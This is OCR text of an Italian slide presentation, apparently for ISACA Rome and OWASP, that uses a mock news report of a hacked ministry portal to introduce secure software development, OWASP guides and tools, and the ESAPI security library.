I democratici stanno per annunciare l'affondo parlamentare contro il ministro. Che si difende **(audio)**: "Se fossi responsabile mi dimetterei. Riferirò alle Camere"

Veneto, ancora pioggia e paura Zaia: "Resti qui acconto Irpef"

Maltempo su tutta Italia fino a mercoledì

Nella regione alluvionata il governatore rilancia l'idea di trattenere le tasse sul territorio. La Protezione civile: il livello dei fiumi si abbassa. Diciassette persone evacuate in

Viaggi | Scienza | L'intervista

Da Portland a Sydney quella metropoli sembra un parco - foto

Stoccolma, Tromso, il Sudafrica e la Nuova Zelanda ma anche Rio. Una guida alle 10 città del mondo dove è ancora possibile perdersi in una foresta *di LARA GUSATTO*

LE IMMAGINI

REPUBBLICA TV / IL DERBY
Ranieri show: "I romanisti stanno a gode' come ricci"

NEW YORK / 1

Accesso al portale...

Mario Verdi – 12/12/1970
Mario Rossi- 10/09/1982
Paolo Rossi – 09/02/1960

N.B.: L'utente malizioso utilizza in maniera impropria e senza alcun consenso da parte dell'applicazione Ministero dell'Informatica le funzionalità applicative.

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Qualche giorno dopo...

ubblica.it - Homep... ×

www.repubblica.it

Cerca con Google

Extra | Mobile | Facebook | RSS | Network

la Repubblica.it

Martedì 09 novembre 2010 – Aggiornato alle 10.34 – undefined

EDIZIONI LOCALI: BARI - BOLOGNA - FIRENZE - GENOVA - MILANO - NAPOLI - PALERMO - PARMA - ROMA - TORINO

Inserisci il testo per la ricerca | Cerca

Home | Affari&Finanza | Sport | Spettacoli&Cultura | Motori | Viaggi | Moda | Casa | Salute | Meteo | Lavoro | Annunci

Repubblica TV | Politica | Cronaca | Esteri | Scienze | Tecnologia | Ambiente | Scuola&Giovani | Repubblica@Scuola | Mondo Solidale | Ora per Ora | Foto

Violato il sito del Ministero dell'Informatica

Il nuovo portale del Ministero dell'Informatica sembra sia stato violato e che sia possibile accedere ad informazioni riservate degli utenti del servizio ...

Viaggi | Scienza | L'intervista

Repubblica@Scuola cambia veste notizie tra blog, chat e 'mini-twitter'

Tante le novità per gli 800mila studenti-reporter degli istituti collegati al sito di Repubblica.it. Una nuova homepage, una chat-news, tante classifiche, più visibilità per i ragazzi, crediti formativi e una vetrina per le scuole *di FEDERICO PACE*

Immigrati, blitz all'alba a Brescia - foto sgomberato il presidio intorno alla gru

I sei extracomunitari che chiedono di essere regolarizzati restano a 35 metri di altezza. Appello video a Napolitano: "Aiutaci, sei anche il nostro presidente". Una troupe di Rai Educational ha trascorso la notte con loro: "Vogliamo incontrare anche Marchi"

Aeroporti, troppi sprechi: via gli scali "bonsai"
Da Bolzano a Lampedusa, 24 a rischio

Pochi passeggeri, molti debiti. Spuntarono come funghi nell'era della deregulation selvaggia dei cieli, oggi sono piccole cattedrali nel deserto. Sul tavolo del governo un piano di tagli. Ma è un trend mondiale *di ETTORE LIVINI* **Commenta**

Le reazioni...

Ohh..ma come è stato possibile?

Non saprei...ma è impossibile!?

Perchè è potuto succedere?

Avete seguito un programma di software security prima di rilasciare il servizio in esercizio?

Quali sono state le maggiori criticità dello sviluppo del software?

- Non sono richiesti requisiti di sicurezza al software acquistato
- Non ci sono state verifiche di sicurezza per il software
- Non sono state verificate le librerie utilizzate
- Non ci sono state verifiche di sicurezza per l'infrastruttura su cui gira la applicazione

Comuni Assunzioni

- I penetration test risolvono tutti i problemi di sicurezza applicativa
- Software proprietario => software sicuro
- Software open source => software sicuro
  - Se qualcuno non ha fatto una review del codice molto probabilmente vi porterete in esercizio vulnerabilità del framework
- Il client è una sorgente dati sicura => invia dati attesi
  - All input is Evil! (M. Howard)
- Implementare significhi sviluppare da zero…
  - Utilizzate librerie di sicurezza verificate e condivise

Un approccio più strutturato

- “Facciamo eseguire sulle applicazioni più critiche un penetration test applicativo entro l’anno dalla messa in dall’esercizio”
- “Facciamo eseguire sulle applicazioni più critiche un penetration test applicativo appena è in esercizio”
- “Facciamo eseguire sulle applicazioni più critiche un penetration test applicativo in pre-esercizio”
- NON BASTA! Questo di norma è l’ultimo passo che si effettua all’interno del processo di sviluppo del software
- E il recheck? Passo fondamentale per la consapevolezza e gestione delle vulnerabilità

La gestione della sicurezza appplicativa nelle aziende italiane

- Introduzione alla sicurezza del software
- Le maggiori problematiche web
- Comuni approcci non strutturati alla gestione della sicurezza applicativa
- Le iniziative OWASP per il supporto all'SDLC
- La maturità dello sviluppo software nelle aziende italiane
- La creazione di un Sofware Security Program

- Il progetto Open Web Application Security Project (OWASP) è una organizzazione Open Source dedicata alla creazione e alla diffusione di una cultura per quanto riguarda la sicurezza delle applicazioni web
- Progetto free, come il materiale disponibile sul portale www.owasp.org
- Migliaia di membri, +100 capitoli locali e altri partecipanti ai progetti. Milioni di hit su www.owasp.org al mese
- Defense Information Systems Agency (DISA) , US Federal Trade Commission (FTC), VISA, Mastercard, American Express e molte aziende in Italia hanno adottato la documentazione OWASP nei loro standard e linee guida

OWASP è un gruppo di professionisti

- 6,381 Articoli
- 427 presentazioni
- 200 aggiornamenti/giorno
- 271 mailing lists
- 180 blog monitorati
- Progetti:
  - alfa
  - beta
  - release

Linee Guida OWASP

- Gratuite e open source
- Libri a basso costo
- Centinaia di esperti coinvolti
- Coprono tutti gli aspetti di sicurezza applicativa

Principali progetti OWASP

BOOKS

- Owasp top10
- OWASP ASVS
- Building guide
- Code review guide
- Testing guide

TOOLS


- WebGoat,WebScarab
- ESAPI
- SQLMap – SQL Ninja
- SWF Intruder
- O2
- Orizon
- Code Crawler

OWASP Building Guide

- Al fine di comprendere ed eliminare le cause della “insicurezza” nel software,OWASP ha sviluppato la guida per lo sviluppo delle applicazioni web sicure pensata per:
  - Sviluppatori per implementare i meccanismi di sicurezza ed evitare le vulnerabilità;
  - Project manager che la utilizzano per identificare le attività da svolgere (threat modeling, code review, development);
  - Team di sicurezza che la usano per apprendere le tematiche di application security e l’approccio per la messa in sicurezza;


OWASP Code Review Guide

- Descrive la metodologia OWASP per testare il codice di un'applicazione (white box testing, conoscendo il codice sorgente)




OWASP Testing Guide

- Descrive la metodologia OWASP per testare la sicurezza di un applicativo web




OWASP ESAPI: il problema…



Vulnerability Theory

- Un rischio è dato dall'instaurarsi di un percorso dall'agente di minaccia all'impatto sul business.



Come nasce una vulnerabilità?


- Controllo non implementato
  - Lack of encryption
  - Failure to perform access control
- Controllo bypassato
  - Weak hash algorithm
  - Fail open
- Controllo ignorato
  - Failure to use encryption
  - Forgot to use output encoding

Immaginate un Enterprise Security API

ESAPI con tutti i controlli di sicurezza necessari e che sia:


- Standardizzato
- Centralizzato
- Integrato
- High Quality
- Intuitivo
- Testato
- Che risolva i problemi dei controlli mancanti o bypassabili

Enterprise Security API



